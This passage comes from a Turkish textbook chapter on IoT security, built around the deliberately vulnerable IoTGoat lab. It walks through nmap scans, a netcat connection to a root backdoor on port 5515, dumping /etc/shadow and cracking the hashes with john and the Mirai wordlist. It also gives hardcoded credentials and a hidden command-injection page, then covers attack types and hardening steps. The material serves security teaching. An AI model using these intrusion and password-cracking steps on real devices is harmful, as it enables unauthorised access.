Görsel 9.36: VirtualBox IoTGoat ayarlarının yapılandırılması

Not


Kurulum tamamlandıktan sonra Ağ ayarları **Ayarlar > Ağ > Köprü Bağdaştırıcısı** olarak seçilmelidir (Görsel 9.37).



Görsel 9.37: IoTGoat Ağ ayarlarının yapılandırılması

2. Adım: IoTGoat'ı başlatınız ve açılan ekranda **Enter** tuşuna basarak IoTGoat imajının yüklendiğini görüntüleyiniz.

3. Adım: IoTGoat'ın IP adresini **ifconfig** komutuyla görüntüleyiniz (Görsel 9.38).



Görsel 9.38: IoTGoat IP adresinin görüntülenmesi

4. Adım: IoTGoat'ın IP adresini, web tarayıcısını açarak **URL kısmına** yazınız ve **Enter** tuşuna basarak açılan pencereyi görüntüleyiniz.

5. Adım: Kali işletim sisteminde terminale **ifconfig** komutunu yazarak IP adresini kontrol ediniz (Görsel 9.39).

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.47  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fee5:68f1  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:e5:68:f1  txqueuelen 1000  (Ethernet)
        RX packets 232  bytes 35468 (34.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
```

Görsel 9.39: Kali IP adresinin kontrolü

6. Adım: IoTGoat makinesinin IP adresini Kali işletim sisteminde terminalden **nmap -sn 192.168.1.0/24** komutuyla görüntüleyiniz (Görsel 9.40).

```
└─$ nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-12 00:40 +03
Nmap scan report for csp1.zte.com.cn (192.168.1.1)
Host is up (0.0021s latency).
MAC Address: [redacted] (zte)
Nmap scan report for iphone (192.168.1.16)
Host is up (0.079s latency).
MAC Address: [redacted] (Unknown)
Nmap scan report for mac (192.168.1.17)
Host is up (0.091s latency).
MAC Address: [redacted] (Unknown)
Nmap scan report for 192.168.1.45 (192.168.1.45)
Host is up (0.00069s latency).
MAC Address: [redacted] (Intel Corporate)
Nmap scan report for iotgoat (192.168.1.46)
Host is up (0.0016s latency).
MAC Address: [redacted] (Oracle VirtualBox virtual NIC)
Nmap scan report for kali (192.168.1.47)
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.99 seconds
```

Görsel 9.40: IoTGoat makinesi IP adresinin görüntülenmesi

7. Adım: Terminale **Nmap -p 22,23,80,5515 192.168.1.x** komutunu yazarak IoTGoat makinesinde 22, 23, 80 ve 5515 portlarının durumunu görüntüleyiniz (Görsel 9.41).

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 22,23,80,5515 192.168.1.46
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-12 01:50 +03
Nmap scan report for iotgoat (192.168.1.46)
Host is up (0.0012s latency).

PORT     STATE  SERVICE
22/tcp   open   ssh
23/tcp   closed telnet
80/tcp   open   http
5515/tcp open   unknown
MAC Address: 08:00:27:79:2D:8E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

Görsel 9.41: IoTGoat üzerindeki açık portların görüntülenmesi

Not

Port 5515 genellikle özel veya özel amaçlı uygulamalar tarafından kullanılır. Bu port, standart bir servisle doğrudan ilişkilendirilmemiştir ancak IoTGoat bağlamında özellikle bir arka kapı (backdoor) erişimi sağlamak için kullanılabilir. IoTGoat'ın 5515 portunun ilişkili olduğu servisi görüntülemek için **netcat** komutundan yararlanılır.

8. Adım: Terminal üzerinden **nc -nv 192.168.1.x 5515** komutuyla IoTGoat'ın 5515 portunun işlevini görüntüleyiniz (Görsel 9.42).

```
┌──(kali㉿kali)-[~]
└─$ nc -nv 192.168.1.46 5515
(UNKNOWN) [192.168.1.46] 5515 (?) open
[***]Successfully Connected to IoTGoat's Backdoor[***]
```

Görsel 9.42: Port işlevinin görüntülenmesi

9. Adım: IoTGoat'a terminal üzerinden erişim yetkisini **id** yazarak kontrol ediniz (Görsel 9.43).

```
id
uid=0(root) gid=0(root)
```

Görsel 9.43: IoTGoat erişim yetkisi kontrolü

10. Adım: **root** yetkisiyle **cat /etc/shadow** komutunu kullanarak **shadow** dosyasının içeriğini görüntüleyiniz (Görsel 9.44).

```
cat /etc/shadow
root:$1$Jl7H1VOG$Wgw2F/C.nLNTC.4pwDa4H1:18145:0:99999:7:::
daemon:*:0:0:99999:7:::
ftp:*:0:0:99999:7:::
network:*:0:0:99999:7:::
nobody:*:0:0:99999:7:::
dnsmasq:x:0:0:99999:7:::
dnsmasq:x:0:0:99999:7:::
iotgoatuser:$1$79bz0K8z$Ii6Q/if83F1QodGmkb4Ah.:18145:0:99999:7:::
```

Görsel 9.44: Shadow dosya içeriğinin görüntülenmesi

Not **/etc/shadow** dosyası içinde IoTGoat kullanıcılarının hashlenmiş şifreleri vardır.

11. Adım: Görsel 9.44'te görüntülenen **shadow** dosya içeriğini kopyalayınız.

12. Adım: Kopyaladığınız içeriği, masaüstünde oluşturduğunuz bir dosyaya yapıştırınız ve bu dosyayı **iotsifre.txt** olarak isimlendiriniz.

13. Adım: **Mirai botnet wordlistini** Kali masaüstü konumuna indirip, kullanıcı adlarını silerek **sifreler.txt** ismiyle kaydediniz.

14. Adım: Terminale **john --wordlist=/home/kali/Masaüstü/sifreler.txt iotsifre.txt** komutunu yazıp çalıştırarak kullanıcı adı ve şifresini görüntüleyiniz (Görsel 9.45).

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/home/kali/Masaüstü/sifreler.txt iotsifre.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
7ujMko0vizxv     (iotgoatuser)
1g 0:00:00:00 DONE (2025-02-12 03:01) 50.00g/s 2900p/s 5300c/s 5300C/s 000000.. tech
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Görsel 9.45: IoTGoat kullanıcı adının ve şifresinin görüntülenmesi

Sıra Sizde

IoTGoat'ı inceleyiniz ve OWASP Top 10'da belirtilen güvensiz ekosistem arayüzleri zafiyetini tespit ederek gizli olan geliştirici sayfasına erişim sağlayınız.

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. IP adresini kullanarak IoTGoat'un web arayüz sayfasını açtı.		
2. IoTGoat web arayüzünü inceleyerek geliştirici sayfasını araştırdı.		
3. IoTGoat aygıt yazılımı sürümünü indirerek binwalk aracıyla bu sürümün dosya sistemini bir klasöre çıkarttı. **(binwalk -e IoTGoat-raspberry-pi2.img)**		
4. IoTGoat'ın yazılım sürümünden çıkartılan dosyaları görüntüledi. **(ls _IoTGoat-raspberry-pi2.img.extracted/squashfs-root/usr/lib/lua/luci/view/)**		
5. Dosya konumundan controller dosyası konumuna gelerek buradaki dosyaları inceledi.		
6. İncelediği konumda **https://<IoTGoat_IP>/cgi-bin/luci/admin/iotgoat/cmdinject** satırını tarayıcıdan çalıştırarak web üzerinden geliştirici arayüzüne erişti.		
7. Çalışmayı verilen sürede tamamladı.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

9.3. IOT GÜVENLİK TEDBİRLERİ

IoT cihazları, günlük hayatın bir parçası hâline geldikçe bu cihazlara yönelik saldırılar da artar. IoT cihazlarının genellikle sınırlı kaynaklara sahip olması ve güvenlik önlemlerinin yetersizliği nedeniyle bu cihazlar saldırganlar için hedef hâline gelir.

9.3.1. IoT Saldırı Türleri

IoT saldırı türlerinden bazıları şunlardır:

Distributed Denial of Service (DDoS) Saldırıları: Birden fazla kaynaktan gelen yoğun isteklerle bir hedef sistemin veya ağın hizmet vermesini engellemeyi amaçlayan saldırılardır. IoT cihazlarının sınırlı kaynaklara sahip olması ve güvenlik açıklarının bulunması nedeniyle saldırganlar bu cihazları ele geçirerek büyük ölçekli DDoS (Dağıtık Hizmet Dışı Bırakma) saldırıları düzenleyebilir. Özellikle bir IoT botnet ağı kullanılarak bir web sitesi, sunucu veya hizmete aşırı yük bindirilerek bunlar çevrimdışı bırakılabilir.

Botnet Saldırıları: Saldırganların güvenlik açıkları bulunan IoT cihazlarını ele geçirerek kötü amaçlı ağ (botnet) oluşturmasıyla gerçekleştirilir. Bu saldırılar genellikle cihazların varsayılan şifrelerinin değiştirilmemesi, güvenlik yamalarının eksik olması veya zayıf şifreleme kullanılması gibi nedenlerden kaynaklanır. Ele geçirilen cihazlar, saldırganların kontrolü altında DDoS saldırıları yapmak, kötü amaçlı trafiği yönlendirmek veya diğer zararlı faaliyetler için kullanılabilir. Özellikle **Mirai botneti**, milyonlarca IoT cihazını ele geçirerek internet hizmetlerinde büyük aksamalara yol açmıştır.

Man in the Middle (MitM) Saldırıları: Bir saldırganın, IoT cihazıyla ağ veya sunucu arasındaki iletişimi gizlice dinleyerek yahut değiştirerek hassas verileri ele geçirdiği saldırı türüdür. IoT cihazlarının genellikle şifrelenmemiş veya zayıf protokollerle iletişim kurması, bu tür saldırıları mümkün kılar. Saldırganlar; ağ trafiğini manipüle ederek şifreler, kimlik bilgileri ve diğer hassas verileri ele geçirebilir veya iletişimi değiştirerek IoT cihazlarını kötü niyetli amaçlarla yönlendirebilir. Örneğin bir akıllı güvenlik kamerasının veri akışı değiştirilerek sahte görüntülerle sahte bir güvenlik hissi yaratılabilir.

Yan Kanal (Side-Channel) Saldırıları: IoT cihazlarının güç tüketimi, elektromanyetik yayılımı, zamanlama farkları veya diğer fiziksel özelliklerini analiz ederek şifreleme anahtarları gibi hassas bilgileri ele geçirmeyi amaçlayan bir saldırı türüdür. Saldırganlar, IoT cihazlarının işlem yaparken ürettiği sinyalleri veya güç dalgalanmalarını izleyerek kriptografik algoritmaları kırabilir. Bu tür saldırılar özellikle gömülü sistemler, akıllı kartlar ve kriptografik işlemler gerçekleştiren IoT cihazları için büyük bir tehdit oluşturur. Örneğin bir akıllı karttan güç tüketimi analiz edilerek şifreleme anahtarları çalınabilir ve kartın kopyalanması sağlanabilir.

Firmware ve Güncelleme Saldırıları: IoT cihazlarının yazılım güncellemeleri, cihazların güvenliğini sağlamak için önemlidir ancak saldırganlar bu güncelleme sürecini hedef alarak zararlı yazılım yükleyebilir veya cihazların güncellenmesini engelleyerek güvenlik açıklarını kalıcı hâle getirebilir. Firmware güncellemeleri sırasında yeterli doğrulama mekanizmaları kullanılmazsa saldırganlar, cihazlara kötü amaçlı kod enjekte edebilir ve cihazları kendi kontrolleri altına alabilir. Örneğin akıllı kapı kilitleri veya güvenlik kameraları, sahte bir güncellemeyle ele geçirilerek bunlara fiziksel erişim sağlanabilir.

Kimlik ve Yetkilendirme Saldırıları: IoT cihazlarının çoğu, fabrika ayarlarıyla gelen varsayılan şifreler ve zayıf kimlik doğrulama mekanizmaları nedeniyle kimlik ve yetkilendirme saldırılarına açıktır. Saldırganlar; Kaba Kuvvet Saldırıları (Brute Force Attacks), Kimlik Bilgisi Doldurma (Credential Stuffing) veya parola tahmin yöntemleriyle IoT cihazlarının kontrolünü ele geçirebilir. Özellikle akıllı ev cihazları, endüstriyel

kontrol sistemleri ve IP kameralar bu tür saldırılar için yaygın hedeflerdir. Bu tür saldırılar sonucunda saldırganlar, cihazları ele geçirerek kullanıcıların mahremiyetini ihlal edebilir veya kötü amaçlı faaliyetler için kullanabilir.

RFID ve NFC Tabanlı Saldırılar: RFID ve NFC [Near Field Communication (Yakın Alan İletişimi)] teknolojilerini kullanan IoT cihazları, yetkisiz erişim veya kimlik bilgisi hırsızlığı gibi saldırılara maruz kalabilir. Saldırganlar, RFID veya NFC sinyallerini klonlayarak akıllı kartları kopyalayabilir yahut kimlik bilgilerini çalarak yetkisiz erişim sağlayabilir. Örneğin bir akıllı bina giriş kartı kopyalanırsa yetkisiz kişiler binaya giriş yapabilir. Ayrıca saldırganlar, NFC üzerinden kötü amaçlı veri gönderebilir veya RFID etiketlerini manipüle ederek sahte kimlik bilgileri oluşturabilir.

Araştırma

IoT cihazlarına yapılan saldırıları araştırınız. Elde ettiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

9.3.2. IoT Saldırılara Karşı Alınabilecek Önlemler

IoT saldırılarına karşı alınabilecek bazı önlemler şunlardır:

Güçlü Kimlik Doğrulama ve Yetkilendirme: Tüm IoT cihazlarının varsayılan şifreleri değiştirilmelidir. Çok faktörlü kimlik doğrulama (MFA) kullanılmalıdır. Yetkilendirme seviyeleri belirlenerek yetkisiz erişimler engellenmelidir.

Şifreleme Kullanımı: IoT cihazları arasındaki iletişim TLS/SSL ile şifrelenmelidir. AES 256 gibi güçlü şifreleme algoritmaları kullanılmalıdır. Depolanan veriler de şifrelenerek korunmalıdır.

Güvenli Firmware ve Güncelleme Yönetimi: IoT cihazlarının güncellemeleri düzenli olarak yapılmalıdır. Güvenli boot (secure boot) mekanizmaları kullanılmalıdır. Firmware güncellemeleri dijital imzalarla doğrulanmalıdır.

Ağ Segmentasyonu: IoT cihazları için ayrı bir ağ oluşturulmalıdır. Zero Trust Security Model (Sıfır Güven Modeli) uygulanarak cihazların yetkisiz erişimi kısıtlanmalıdır.

Anomali Tespiti ve İzleme: Intrusion Detection Systems (IDS) ve Intrusion Prevention Systems (IPS) ile anormal aktiviteler izlenmelidir. Makine öğrenmesi tabanlı güvenlik sistemleri, saldırı tespiti için kullanılabilir. IoT cihazlarının trafiği loglanmalı ve analiz edilmelidir.

Fiziksel Güvenlik Önlemleri: IoT cihazlarına fiziksel erişim sınırlanmalıdır. RFID, NFC gibi teknolojilerde kriptografik güvenlik önlemleri alınmalıdır. Güç tüketimi, elektromanyetik yayılım gibi yan kanal saldırılarına karşı güçlü koruma yöntemleri uygulanmalıdır.

Güvenli Yazılım Geliştirme: IoT cihazlarının yazılım geliştirme sürecinde OWASP IoT Top 10'da belirtilen güvenlik açıklarına karşı önlem alınmalıdır. Güvenlik açıklarını tespit etmek için sızma testleri düzenli olarak yapılmalıdır.

Kullanıcı Farkındalığı ve Eğitim: Kullanıcılar, IoT cihazlarının varsayılan şifrelerini değiştirmeleri konusunda bilinçlendirilmelidir. Şüpheli aktiviteler hakkında kullanıcı eğitimi verilmelidir.

4. Uygulama

İşlem adımlarına göre IoTGoat için güvenlik önlemleri alınız.

1. Adım: IoTGoat'a giriş yaparak IP adresini **ifconfig** komutuyla sorgulayınız.


2. Adım: IoTGoat'ın web arayüzüne IP adresini web tarayıcıda yazarak giriş ekranını açınız.

3. Adım: Web arayüzünde kullanıcı adı ve şifre alanını doldurunuz.

Not


IoTGoat'ın web arayüzüne **kullanıcı adı: root, şifre: iotgoathardcodedpassword** olarak girilir.

4. Adım: **System > Administration** yolunu takip ederek IoTGoat cihazının yönetici şifresini değiştiriniz (Görsel 9.46).




Görsel 9.46: Yönetici şifresi değiştirme ekranı

5. Adım: Cihazın sadece iç ağ arayüzü üzerinden SSH bağlantılarını kabul etmesini sağlamak için **lan** arayüzünü seçiniz (Görsel 9.47).



Görsel 9.47: Cihaz SSH ayarları

6. Adım: SSH ile uzaktan bağlantıyı kapatmak için onay kutucuklarını tamamen kaldırınız (Görsel 9.48).



Görsel 9.48: SSH yapılandırılması

Not

Password authentication (Parolayla kimlik doğrulama) seçeneği aktifse SSH girişleri sadece parola kullanılarak yapılabilir. **Allow root logins with password (Root kullanıcının parolayla giriş yapmasına izin ver)** seçeneği etkin olduğunda root kullanıcısı doğrudan parolayla SSH üzerinden giriş yapabilir. Parola tabanlı giriş, Kaba Kuvvet (Brute Force) saldırılarına açıktır. SSH ile bağlantı kapatılmak istenmezse port numarası değiştirilebilir. Ayrıca **SSH-Keys** oluşturularak daha güvenli bir bağlantı sağlanabilir.


7. Adım: IoTGoat terminaline **/etc/init.d/firewall status** komutunu yazarak firewall durumunu kontrol ediniz (Görsel 9.49).

```
root@IoTGoat:/# /etc/init.d/firewall status
Syntax: /etc/init.d/firewall [command]

Available commands:
        start   Start the service
        stop    Stop the service
        restart Restart the service
        reload  Reload configuration files (or restart if service does not imple
ment reload)
        enable  Enable service autostart
        disable Disable service autostart
```

Görsel 9.49: IoTGoat firewall durum kontrolü


8. Adım: IoTGoat terminalinden **/etc/init.d/firewall start** komutuyla firewallı başlatınız.

9. Adım: IoTGoat'ın çalıştırdığı servisleri ve açık portları **netstat -tulnp** komutuyla görüntüleyiniz (Görsel 9.50).



Görsel 9.50: Açık portların listelenmesi


10. Adım: TELNET (23), MQTT (1883) veya kullanılmayacak başka servisler açıksa belirli portların dışındaki diğer bütün portları kapatınız (Görsel 9.51).



Görsel 9.51: 80 ve 443 portları dışındaki diğer tüm portların kapatılması

11. Adım: Yapılandırılan firewallı IoTGoat terminalinden **/etc/init.d/firewall restart** komutuyla yeniden başlatınız.

12. Adım: Bağlı cihazların MAC adreslerini öğrenmek için **ip link show** komutunu IoTGoat terminalde çalıştırıp görüntüleyiniz ve **arp -a** komutuyla ağdaki cihazların MAC adreslerini listeleyiniz (Görsel 9.52).



Görsel 9.52: IoTGoat'a bağlı cihazlar ve ağdaki cihazların MAC adreslerinin listesi

13. Adım: Sadece belirli cihazların bağlanmasını sağlamak için iptables güvenlik duvarı kuralı yazarak MAC adresi filtreleme işlemini tamamlayınız.


Not

On üçüncü adımdaki MAC filtreleme işlemi şu komutlarla yapılmalıdır:

iptables -A INPUT -m mac --mac-source (MAC adresi yazılır.) -j ACCEPT

